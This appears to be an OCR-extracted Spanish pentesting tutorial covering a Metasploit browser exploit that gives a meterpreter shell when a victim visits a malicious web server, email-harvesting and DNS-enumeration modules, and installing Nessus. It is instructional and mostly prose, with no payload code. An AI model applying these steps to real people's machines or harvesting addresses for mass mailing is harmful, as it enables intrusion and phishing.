
Selección del script

Con show options comprobamos los parámetros necesarios




Consulta de los parámetros

Configuramos los parámetros necesarios para su ejecución



Configuración de los parámetros

Ejecutamos el exploit, es entonces cuando cargara en el servidor web malicioso los módulos para ser explotados




Ejecución del exploit

Ahora desde el equipo victima nos conectaremos al servidor web malicioso

http://192.168.1.59


y voilá, metasploit ha encontrado una vulnerabilidad, la ha explotado y nos ha devuelto nuestra consola meterpreter




Resultado con consola meterpreter.

Search_email_collector

Uno de los módulos auxiliares que nos pueden ayudar a la hora de recolectar información en un pentest es la recolección de los correos electrónicos del dominio para posteriormente usarlos para el envío de diversos correos.




Seleccionamos el dominio a buscar y el fichero de salida donde nos volcará las cuentas de correo encontradas.



Enum_dns


Enumera las consultas a los servidores de DNS. Seleccionamos el Dominio a realizar la consulta y esperamos a que nos muestre los registros del dominio.




Page_collector

Este módulo esta escrito por Spencer McIntyre, y su nos muestra en un rango de direcciones, que páginas web existen en diferentes puertos los cuales podemos definir.

El módulo en cuestión podemos descargarlo de
http://www.securestate.com/Documents/page_collector.rb



Lo guardaremos en **C:\metasploit\msf3\modules\auxiliary\scanner\http**, únicamente deberemos definir el parámetro rhosts y nos generará un report con las páginas encontradas en **C:\Documents and Settings\Administrador\.msf4\logs.**




Nessus

Nessus es un escaner de vulnerabilidades de la empresa estadounidense Tenable Network Security, sus funcionalidades son las de:

- Descubrimiento activo de redes
- Escaneo de vulnerabilidades distribuido
- Política de auditoria


Permite la exportación de informes en varios formatos donde posteriormente pueden ser asociados con Metasploit (Esta será la parte que más nos interese).

Pero primero veamos como funciona Nessus, una vez descargada la versión para Windows de http://www.nessus.org/download/nessus_download.php , procederemos a ejecutar el paquete.




Página de descarga de Nessus

Una vez instalado accederemos al registro en nuestro caso de la versión home feed la cual es gratuita para uso personal y donde indicaremos una dirección de correo electrónico donde nos enviaran el código de activación del programa.



Comprobado el correo donde nos envían el código de activación, ejecutaremos el fichero de instalación y seguiremos los pasos que nos indican aceptando la licencia de uso.






Thank You for Registering!
www.nessus.org/products/nessus/nessus-plugins/thank-you-for-registering
TENABLE Network Security®
Thank You for Registering!
Thank you for registering your Tenable Nessus HomeFeed. An email containing your activation code has just been sent to you at the email address you provided.
Please note that the Tenable Nessus HomeFeed is available for home use only. If you want to use Nessus at your place of business, you must purchase the Nessus ProfessionalFeed. Alternately, you may purchase a subscription to the Nessus Perimeter Service and scan in the cloud! The Nessus Perimeter Service does not require any software download.
For more information on the HomeFeed, ProfessionalFeed and Nessus Perimeter Service, please visit our Discussions Forum.
Product Overview
Nessus Auditor Bundles
Nessus Plugins
Documentation
Nessus FAQ
Deployment Options
Training
Nessus-5.0.0-i386.msi



Abrir archivo - Advertencia de seguridad
¿Desea ejecutar este archivo?
Nombre: Nessus-5.0.0-i386.msi
Fabricante: Tenable Network Security Inc.
Tipo: Paquete de Windows Installer
De: C:\Documents and Settings\BERNA\Mis documento...
Ejecutar
Cancelar
Preguntar siempre antes de abrir este archivo
Los archivos procedentes de Internet pueden ser útiles, pero este tipo de archivo puede dañar potencialmente su equipo. Sólo ejecute software de los fabricantes en los que confía. ¿Cuál es el riesgo?



Tenable Nessus - InstallShield Wizard
Welcome to the InstallShield Wizard for Tenable Nessus
The InstallShield(R) Wizard will install Tenable Nessus on your computer. To continue, click Next.
WARNING: This program is protected by copyright law and international treaties.
< Back
Next >
Cancel


Tenable Nessus - InstallShield Wizard
InstallShield Wizard Completed
The InstallShield Wizard has successfully installed Tenable Nessus. Click Finish to exit the wizard.
< Back
Finish
Cancel



Nessus
Welcome to Nessus® 5
Thank you for installing Nessus, the world leader in vulnerability scanners. Nessus will allow you to perform:
High-speed vulnerability discovery, to determine which hosts are running which services
Agentless auditing, to make sure no host on your network is missing security patches
Compliance checks, to verify and prove that every host on your network adheres to the security policy you defined
Scan scheduling, to automatically run scans at the frequency you select
And more!
During the next steps, we are going to create an administrative account and register your scanner with a Plugin Feed, which we will download. You will need an Activation Code before you can use Nessus; if you do not have an Activation Code already, please go to http://www.nessus.org/register/ to get one now.
Get started >


